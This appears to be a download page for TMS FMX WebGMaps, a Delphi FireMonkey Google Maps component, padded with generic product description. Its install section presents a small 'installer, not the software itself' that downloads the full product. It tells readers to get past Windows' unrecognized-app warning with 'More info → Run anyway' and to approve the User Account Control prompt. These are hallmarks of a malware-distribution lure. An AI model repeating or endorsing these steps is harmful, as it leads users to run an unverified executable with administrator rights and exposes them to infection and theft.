
Introductory Overview
TMS FMX WebGMaps is a modern mapping component designed to bring interactive Google Maps capabilities into Delphi FMX applications. It provides an easy to use interface for embedding maps, placing markers, drawing routes, and responding to map events across desktop and mobile targets. Developers can quickly add location aware features without deep knowledge of the underlying web APIs.
Product Description
The component acts as a bridge between the FireMonkey framework and the Google Maps JavaScript API. It encapsulates map initialization, layer management, and common spatial operations into a set of Delphi friendly properties, methods, and events. This allows teams to focus on the application logic while relying on a tested control for map rendering and interaction.
Operational Overview
Under the hood the control uses an embedded WebView to host the Google Maps JavaScript implementation. The component exposes a Delphi API that sends commands to the JavaScript context and receives events back through a communication channel. Typical usage involves placing the component on a form, providing an API key, configuring initial center and zoom, and then adding markers, polylines, or custom overlays as needed. Runtime updates to markers and camera position are reflected instantly via the web view, and map events such as clicks or camera changes are surfaced to Delphi event handlers.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full TMS FMX WebGMaps 2026.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
Main Features
- Embed interactive Google Maps into FireMonkey applications with minimal setup
- Support for markers, info windows, polylines, polygons, and custom overlays
- Programmatic control of camera position, zoom, tilt, and bearing
- Event hooks for map clicks, long presses, marker interactions, and camera changes
- Integration with geocoding and directions services via the Google Maps API
- Cross-platform rendering using the platform WebView on Windows, macOS, Android, and iOS
- Optimized updates for dynamic marker management and real time data feeds
- Custom styling and theming support to match application design
Advantages
Using this mapping component accelerates development by providing a high level interface to a widely used mapping platform. It reduces the amount of boilerplate code required to initialize maps and handle user interactions. Because the control leverages native WebView components, it benefits from the rendering and performance improvements available on each target platform. Developers gain the flexibility to combine native UI elements with web based map content, enabling rich visualizations and spatial features without reimplementing map logic for each platform.
Typical Use Scenarios
- Fleet management and vehicle tracking dashboards that display live positions and historical routes
- Location based services such as store locators, service area maps, and POI browsing
- Delivery and logistics apps requiring route planning, waypoint management, and ETA visualization
- Field data collection tools where users capture coordinates, photos, and notes tied to map markers
- Real estate and property search apps showcasing listings on an interactive map with custom clustering
- Tourism and event apps guiding users with walking routes, points of interest, and information popups
Conclusion and Next Steps
The component is well suited for developers who need a robust mapping solution that integrates seamlessly into FireMonkey projects. It simplifies working with the Google Maps platform while preserving access to advanced features and customization. To get started, review the official documentation, obtain the required API credentials, and experiment with common tasks such as adding markers and handling map events. With a few straightforward steps you can add powerful location functionality to desktop and mobile applications.